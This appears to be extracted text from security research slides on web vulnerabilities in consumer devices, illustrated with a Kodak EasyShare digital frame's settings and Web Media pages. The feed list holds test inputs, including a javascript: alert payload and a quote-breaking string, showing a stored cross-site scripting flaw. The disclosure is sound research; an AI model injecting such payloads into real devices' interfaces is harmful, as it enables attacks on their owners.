
Vendors build their **own** web applications

- ▶ Standard web server (sometimes)
- ▶ Custom web application stack
- ▶ Weak web security

New features/services added at a **fast pace**

- ▶ Vendors compete on number of services in product
- ▶ Interactions between services ➡ vulnerabilities

Some vendors got it right...



The screenshot shows the web-based settings interface for a Kodak EasyShare digital frame. On the left is a navigation menu with options: Overview, KODAK Gallery, Web Media, and Settings (which is highlighted in yellow). The main content area is titled 'Kodak EasyShare digital frame » Settings » General Settings' and features the 'Kodak EasyShare System' logo. The 'General Settings' section includes: 'Language' set to 'English' (dropdown menu), 'Frame Name' set to 'seclab' (text input), 'Automatic resizing' set to 'On' (radio button), and 'USB Connection Mode' set to 'Connect to computer' (radio button). Below this is an 'About' section with the following information: 'Frame model number: W820', 'Frame Serial number: KCEJH833100832', 'Firmware version: 2008.08.12', and 'Touch panel version: v4.3'. A note says 'Click "Save to frame" below when finished'. At the bottom right of the settings area are two buttons: 'Save to frame' and 'Cancel'. In the bottom left corner of the overall image, there is a small inset image of the digital frame itself, displaying a photo of two young girls.

... almost.



Overview
KODAK Gallery
Web Media
Settings

Kodak EasyShare digital frame » Web Media

Kodak EasyShare System

WEB MEDIA

You can set up your frame to view multimedia content feeds directly from the Web from sites such as those listed below. We've set up a few sample feeds to get you started. Click "Add ..." to set up your own.

flickr **framechannel**

Add...

Name of feed	
Interesting photos from Flickr	
Flickr: Get More	
My FrameChannel	
FrameChannel: Weather	
FrameChannel: Sports	
FrameChannel: Finance	
KODAK Gallery: Get More	
Other: a" asdf	
Other: javascript:alert("Stanford Security Lab")	
Other: www.asdf.com	

... almost.



Overview

KODAK Gallery

Web Media

Settings

Add...

Name of feed	
Interesting photos from Flickr	
Flickr: Get More	
My FrameChannel	
FrameChannel: News	
FrameChannel: Weather	
FrameChannel: Sports	
FrameChannel: Finance	
KODAK Gallery: Get More	
Other: a" asdf	
Other: javascript:alert("Stanford Security Lab")	
Other: www.asdf.com	
Other: blah	

Preview ima

javascript:alert("Stanford Security Lab")



Vulnerabilities in **every device** we audited




- Audit methodology: auditing a zoo of devices
- Illustrative attacks
- Defenses and lessons learned




Methodology


Audit methodology

